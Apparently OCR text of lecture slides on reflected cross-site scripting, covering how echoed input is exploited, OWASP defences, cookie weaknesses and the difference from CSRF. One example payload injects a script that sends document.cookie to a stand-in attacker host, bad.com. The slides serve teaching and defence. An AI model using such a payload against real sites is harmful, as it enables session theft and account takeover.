
④ **Echo user input**

URL specially crafted by the attacker


⑤

Execute the malicious script *as though the server meant us to run it*

Reflected XSS attack


Client
Browser
bad.com
bank.com
① Visit web site
② Receive malicious page
③ Click on link
④ Echo user input
⑥ Perform attacker action
URL specially crafted by the attacker
⑤
Execute the malicious script
as though the server meant us to run it

Reflected XSS attack



Client

Browser

① Visit web site

② Receive malicious page

⑥ Steal valuable data

bad.com

URL specially crafted by the attacker

③ Click on link

④ **Echo user input**

⑥ Perform attacker action

bank.com

⑤

Execute the malicious script *as though the server meant us to run it*

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who a vulnerable web service that includes parts of URLs it receives in the web page output it generates

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that the output it generates does not contain embedded scripts other than its own

XSS Protection

- Open Web Application Security Project (OWASP):
  - Whitelist: Validate all headers, cookies, query strings… everything.. against a rigorous spec of what *should be allowed*
  - Don’t blacklist: Do not attempt to filter/sanitize.
  - Principle of fail-safe defaults.

Mitigating cookie security threats

- Cookies must not be easy to guess
  - Randomly chosen
  - Sufficiently long

- Time out session IDs and delete them once the session ends

Twitter vulnerability

- Uses one cookie (auth_token) to validate user

- The cookie is a function of
  - User name
  - Password

- auth_token weaknesses
  - Does not change from one login to the next
  - Does not become invalid when the user logs out

- Steal this cookie once, and you can log in as the user any time you want (until password change)

XSS vs. CSRF

- Do not confuse the two:

- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser

- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website